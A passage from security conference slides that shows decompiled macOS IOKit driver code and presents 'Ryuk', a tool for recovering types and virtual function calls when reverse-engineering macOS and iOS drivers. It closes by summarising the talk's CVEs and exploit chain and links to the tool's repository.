  v4 = (IOAVController *)OSMetaClassBase::safeMetaCast((OSMetaClassBase *)provider, off_FFFFFFF006EED5E0, v2);
  v3->member27 = (__int64)v4;
  if ( v4 )
  {
    v4->vtable->__ZNK8OSObject6retainEv((OSObject *)v4);
    if ( IOUserClient_vtableRef32->vtable.__ZN9IOService5startEPS_((IOService *)v3) )
    {
      v6 = v3->vtable->__ZNK9IOService11getWorkLoopEv((IOService *)v3);
      if ( !v6
        || (v7 = (IOEventSource *)sub_FFFFFFF00653ED58((OSObject *)v3, v5), (v3->member28 = (__int64)v7) == 0)
        || (unsigned int)v6->vtable->__ZN10IOWorkLoop14addEventSourceEP13IOEventSource(v6, v7) )
      {
        v3->vtable->__ZN24IOAVControllerUserClient4stopEPS_(v3);
      }
    }
  }
}
```

Ryuk: Implementation

- 5. UI support
- Purposes:
  - Jump to virtual function’s (or children’s) implementation when double-click on function pointers
  - Keep the name and type consistency between function pointer and their implementation
- Implementation:
  - Register action to double-click events
  - Register action to key events
  - Register action to name change events
  - Register action to type change events

Ryuk: Benefits

- For manual review:
  - Function names are meaningful
  - Function pointers are recognized
  - Member variable are recognized
  - Variable types are known
  - You can jump to virtual function’s implementation from their pointers with just a double-click
- For static analysis:
  - Variable types are resolved
  - Call targets of function pointers are known
  - Further CFG can be easily constructed

Conclusions

- Explanation and illustration of 2 new CVEs in macOS drivers
- Illustration of whole exploit chain of privilege escalation on macOS
- Innovative exploitation techniques on latest macOS
- Ryuk: a new tool for assisting the analysis of macOS and iOS drivers
- Most important!
  - https://github.com/bxl1989/Ryuk

Thanks